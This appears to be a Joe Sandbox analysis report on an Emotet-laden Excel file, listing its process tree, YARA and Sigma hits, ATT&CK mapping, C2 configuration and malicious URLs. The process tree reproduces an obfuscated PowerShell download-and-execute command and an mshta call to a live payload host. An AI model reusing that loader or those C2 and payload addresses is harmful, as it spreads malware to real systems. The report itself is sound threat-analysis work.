ID: 562418
Sample Name:
CJ68000754184.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:17:27
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

CJ68000754184.xls


Overview

General Information

Sample Name:	CJ68000754184.xls
Analysis ID:	562418
MD5:	84edef677d2861..
SHA1:	19548ae67f6ffec..
SHA256:	081b5ea7f6d4ce..
Tags:	SilentBuilder xls
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince v…
- Yara detected Emotet
- Multi AV Scanner detection for dom…
- Sigma detected: Windows Shell File…
- Document contains OLE streams w…
- Powershell drops PE file
- Sigma detected: MSHTA Spawning …

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2792 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - cmd.exe (PID: 2916 cmdline: CMD.EXE /c mshta http://91.240.118.172/gg/ff/fe.html MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - mshta.exe (PID: 2812 cmdline: mshta http://91.240.118.172/gg/ff/fe.html MD5: 95828D670CFD3B16EE188168E083C3C5)
      - powershell.exe (PID: 2408 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{FdrggvdRf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{FdrggvdRf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.172/gg/ff/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
        - cmd.exe (PID: 2712 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - rundll32.exe (PID: 2552 cmdline: C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2196 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\JooSee.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2240 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jssipnq\wpnzacwyitgbmx.rxn",rltAjgVv MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2032 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jssipnq\wpnzacwyitgbmx.rxn",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 1068 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Lpsbm\hfdnu.nlm",NLOfvkgYs MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 2076 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Lpsbm\hfdnu.nlm",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "160.16.102.168:80",
    "131.100.24.231:80",
    "200.17.134.35:7080",
    "207.38.84.195:8080",
    "212.237.56.116:7080",
    "58.227.42.236:80",
    "104.251.214.46:8080",
    "158.69.222.101:443",
    "192.254.71.210:443",
    "46.55.222.11:443",
    "45.118.135.203:7080",
    "107.182.225.142:8080",
    "103.75.201.2:443",
    "104.168.155.129:8080",
    "195.154.133.20:443",
    "159.8.59.82:8080",
    "110.232.117.186:8080",
    "45.142.114.231:8080",
    "41.76.108.46:8080",
    "203.114.109.124:443",
    "50.116.54.215:443",
    "209.59.138.75:7080",
    "185.157.82.211:8080",
    "164.68.99.3:8080",
    "162.214.50.39:7080",
    "138.185.72.26:8080",
    "178.63.25.185:443",
    "51.15.4.22:443",
    "81.0.236.90:443",
    "216.158.226.206:443",
    "45.176.232.124:443",
    "162.243.175.63:443",
    "212.237.17.99:8080",
    "45.118.115.99:8080",
    "129.232.188.93:443",
    "173.214.173.220:8080",
    "178.79.147.66:8080",
    "176.104.106.96:8080",
    "51.38.71.0:443",
    "173.212.193.249:8080",
    "217.182.143.207:443",
    "212.24.98.99:8080",
    "159.89.230.105:443",
    "79.172.212.216:8080",
    "212.237.5.209:443"
  ],
  "Public Key": [
    "RUNLMSAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQO5slbmr1OvZ2Pz+AQWzRMggQmAtO6rPH7nyx2",
    "RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0mJjGGZXwardnDXKxI8GCHGNl0PFj5"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
CJ68000754184.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x12ca2:$s1: Excel • 0x13d08:$s1: Excel • 0x32a6:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
CJ68000754184.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\CJ68000754184.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x12ca2:$s1: Excel • 0x13d08:$s1: Excel • 0x32a6:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\CJ68000754184.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
C:\ProgramData\JooSee.dll	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.679498941.0000000002E40000.00000040.00000001.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000D.00000002.620421483.0000000002651000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000F.00000002.679023916.00000000004B1000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000D.00000002.620926031.00000000030E0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000E.00000002.623757227.0000000010001000.00000020.00000001.01000000.0000000D.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 47 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.rundll32.exe.340000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.1b0000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.1b0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.4b0000.3.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.2410000.8.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 70 entries				

Sigma Overview

System Summary

- Sigma detected: Windows Shell File Write to Suspicious Folder
- Sigma detected: MSHTA Spawning Windows Shell
- Sigma detected: Suspicious MSHTA Process Patterns
- Sigma detected: Microsoft Office Product Spawning Windows Shell
- Sigma detected: Suspicious PowerShell Command Line
- Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for domain / URL
- Machine Learning detection for dropped file

Software Vulnerabilities

- Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Stealing of Sensitive Information

Yara detected Emotet


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Scripting	1 Windows Service	1 Windows Service	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Scripting	Security Account Manager	3 8 System Information Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	2 Masquerading	LSA Secrets	1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 PowerShell	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph

Hide Legend




Legend:


- Process
- Signature
- Created File
- DNS/IP Info
- Is Dropped
- Is Windows Process
- Number of created Registry Values
- Number of created Files
- Visual Basic
- Delphi
- Java
- .Net C# or VB.NET
- C, C++ or other language
- Is malicious
- Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CJ68000754184.xls	13%	Virustotal		Browse
CJ68000754184.xls	19%	ReversingLabs	Document-Excel.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\JooSee.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.rundll32.exe.340000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2ed0000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.3110000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.4b0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2870000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.250000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2100000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.970000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.2d0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.3180000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.29e0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2130000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2e40000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.23a0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2370000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2e10000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.3f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.300000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.220000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2870000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
9.2.rundll32.exe.680000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2790000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.4b0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.480000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2de0000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.390000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2410000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2650000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.370000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2e70000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.28e0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2920000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.1b0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.a00000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
13.2.rundll32.exe.2910000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.27b0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.4a0000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2c0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2730000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.360000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.30e0000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.3110000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.22f0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.940000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Domains

Source	Detection	Scanner	Label	Link
hostfeeling.com	11%	Virustotal		Browse
jurnalpjf.lan.go.id	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://maxtdeveloper.com/okw9yx/	100%	Avira URL Cloud	malware	
http://gardeningfilm.com/wp-content/pcMVUYDQ3q/	100%	Avira URL Cloud	malware	
http://it-o.biz/bitrix/xoDdDe/PE3	100%	Avira URL Cloud	malware	
http://www.inablr.com/elenctic/f	100%	Avira URL Cloud	malware	
http://totalplaytuxtla.com/sitio/DgktL3zd/PE3	100%	Avira URL Cloud	malware	
http://hostfeeling.com/wp-admin/	100%	Avira URL Cloud	malware	
http://gardeningfilm.com/wp-content/pcMVUYDQ3q/PE3	100%	Avira URL Cloud	malware	
http://www.protware.com/ll	0%	Avira URL Cloud	safe	
http://https://property-eg.com/mlzkir/97v/	100%	Avira URL Cloud	malware	
http://91.240.11	0%	URL Reputation	safe	
http://91.240.118.172/gg/ff/fe.png	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.pngPE3	0%	Avira URL Cloud	safe	
http://www.protware.com/	0%	URL Reputation	safe	
http://jurnalpjf.lan.go.id/asset	0%	Avira URL Cloud	safe	
http://maxtdeveloper.com/okw9yx/Gc28ZX/PE3	100%	Avira URL Cloud	malware	
http://bimesarayenovin.ir/wp-adm	100%	Avira URL Cloud	malware	
http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.htmlhttp://91.240.118.172/gg/ff/fe.html	0%	Avira URL Cloud	safe	
http://www.inablr.com/elenctic/fMFtRrbsEX1gXu3Z1M/	100%	Avira URL Cloud	malware	
http://hostfeeling.com	100%	Avira URL Cloud	malware	
http://daisy.sukoburu-secure.com	100%	Avira URL Cloud	malware	
http://it-o.biz/	0%	Avira URL Cloud	safe	
http://jurnalpjf.lan.go.id/assets/iM/	100%	Avira URL Cloud	malware	
http://activetraining.sytes.net/	100%	Avira URL Cloud	malware	
http://www.inablr.com/elenctic/fMFtRrbsEX1gXu3Z1M/PE3	100%	Avira URL Cloud	malware	
http://https://gudangtasorichina.com/wp-content/GG01c/PE3	100%	Avira URL Cloud	malware	
http://https://gudangtasorichina.com/wp	0%	Avira URL Cloud	safe	
http://daisy.suk	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmlngs	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmlb	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmld	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmlmshta	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmlWinSta0	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://91.240.118.172/gg/ff/fe.html_	0%	Avira URL Cloud	safe	
http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/PE3	100%	Avira URL Cloud	malware	
http://https://property-eg.com/mlzkir/97v/PE3	100%	Avira URL Cloud	malware	
http://daisy.sukoburu-secure.com/8plks/v8lyZTe/	100%	Avira URL Cloud	malware	
http://https://property-eg.com/mlzkir/9	100%	Avira URL Cloud	malware	
http://91.240.118.172	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmll	0%	Avira URL Cloud	safe	
http://jurnalpjf.lan.go.id	0%	Avira URL Cloud	safe	
http://www.protware.com	0%	URL Reputation	safe	
http://www.protware.comP	0%	Avira URL Cloud	safe	
http://activetraining.sytes.net/libraries/8s/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.htmlfunction	0%	Avira URL Cloud	safe	
http://totalplaytuxtla.com/sitio	0%	Avira URL Cloud	safe	
http://maxtdeveloper.com/okw9yx/Gc28ZX/	100%	Avira URL Cloud	malware	
http://it-o.biz/bitrix/xoDdDe/	100%	Avira URL Cloud	malware	
http://https://gudangtasorichina.com/wp-content/GG01c/	100%	Avira URL Cloud	malware	
http://totalplaytuxtla.com/sitio/DgktL3zd/	100%	Avira URL Cloud	malware	
http://activetraining.sytes.net/libraries/8s/	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.p	0%	Avira URL Cloud	safe	
http://gardeningfilm.com/wp-cont	100%	Avira URL Cloud	malware	
http://jurnalpjf.lan.go.id/assets/iM/PE3	100%	Avira URL Cloud	malware	
http://www.protware.com/r	0%	Avira URL Cloud	safe	
http://bimesarayenovin.ir/wp-admin/G1pYGL/PE3	100%	Avira URL Cloud	malware	
http://bimesarayenovin.ir/wp-admin/G1pYGL/	100%	Avira URL Cloud	malware	
http://daisy.sukoburu-secure.com/8plks/v8lyZTe/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.html	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hostfeeling.com	164.90.147.135	true	true	• 11%, Virustotal, Browse	unknown
jurnalpjf.lan.go.id	103.206.244.105	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

